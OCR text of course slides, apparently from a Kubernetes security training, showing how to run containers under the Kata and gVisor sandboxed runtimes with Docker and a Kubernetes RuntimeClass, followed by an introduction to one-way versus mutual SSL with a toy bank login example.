


Kata Containers


Kata Containers




Kata Containers



Kata Containers



Kata Containers




Container Runtime

Container Runtime


```
docker run –d nginx
Unable to find image 'nginx:latest' locally
latest: Pulling from library/nginx
ac2522cc7269: Pull complete
09de04de3c75: Pull complete
b0c8a51e6628: Pull complete
08b11a3d692c: Pull complete
a0e0e6bcfd2c: Pull complete
4fcb23e29ba1: Pull complete
Digest: sha256:b0ea179ab61c789ce759dbe491cc534e293428ad232d00df83ce44bf86261179
Status: Downloaded newer image for nginx:latest
7a4100de26b527713f0f1079308a6432d86fe91509315784d0f0dac109054995
```


Container Runtime

```
docker run -d nginx
```




Container Runtime





Container Runtime



Container Runtime

```
docker  run --runtime kata  -d  nginx
```

```
6d9994bf88bc3538f23db7aa4b01133e3d58dcbcb0e0d5d1a44c31a5ae06fad0
```

```
docker  run --runtime runsc  -d  nginx
```

```
dg2dc994289338f23db7aa4b01133e3d58dcbcb0e0d5d1a44c31a5ae06fadabc
```

https://github.com/kata-containers/runtime
https://github.com/google/gvisor

Runtime Class in Kubernetes

Container Runtime

gvisor.yaml

```
apiVersion: node.k8s.io/v1beta1
kind: RuntimeClass
metadata:
  name: gvisor
handler: runsc
```

```
kubectl create -f gvisor.yaml
runtimeclass.node.k8s.io/gvisor created
```

Runtime	Handlers
gVisor	runsc
Kata	kata

Container Runtime

gvisor.yaml

```
apiVersion: node.k8s.io/v1beta1
kind: RuntimeClass
metadata:
  name: gvisor
handler: runsc
```

```
kubectl create -f gvisor.yaml
runtimeclass.node.k8s.io/gvisor created
```

gvisor-nginx.yaml

```
apiVersion: v1
kind: Pod
metadata:
  labels:
    run: nginx
  name: nginx
spec:
  runtimeClassName: gvisor
  containers:
  - image: nginx
    name: nginx
```

```
kubectl create -f gvisor-nginx.yaml
pod/nginx created
```

Container Runtime

```
node01:~# pgrep -a nginx
```

```
node01:~# pgrep -a runsc
27259 runsc --root=/run/containerd/runsc/k8s.io --
log=/run/containerd/io.containerd.runtime.v2.task/k8s.io/e6d7we978d7d6f7g98b9g8d8723424g77567
fds/log.json --log-format=json
```

Hands-on Labs

cks.kodekloud.com


www.kodekloud.com

One way SSL vs Mutual SSL

User: John
Password: Pass123

User: John
Password: Pass123

http://my-bank.com




CERTIFICATE AUTHORITY (CA)

Symantec

GlobalSign

digicert




XCVB: DKSJD
LKJSDFK: XZKJSDLF

User: John
Password: Pass123

XCVB: DKSJD
LKJSDFK: XZKJSDLF


User: John
Password: Pass123


https://my-bank.com




User: John
Password: Pass123

https://my-bank.com








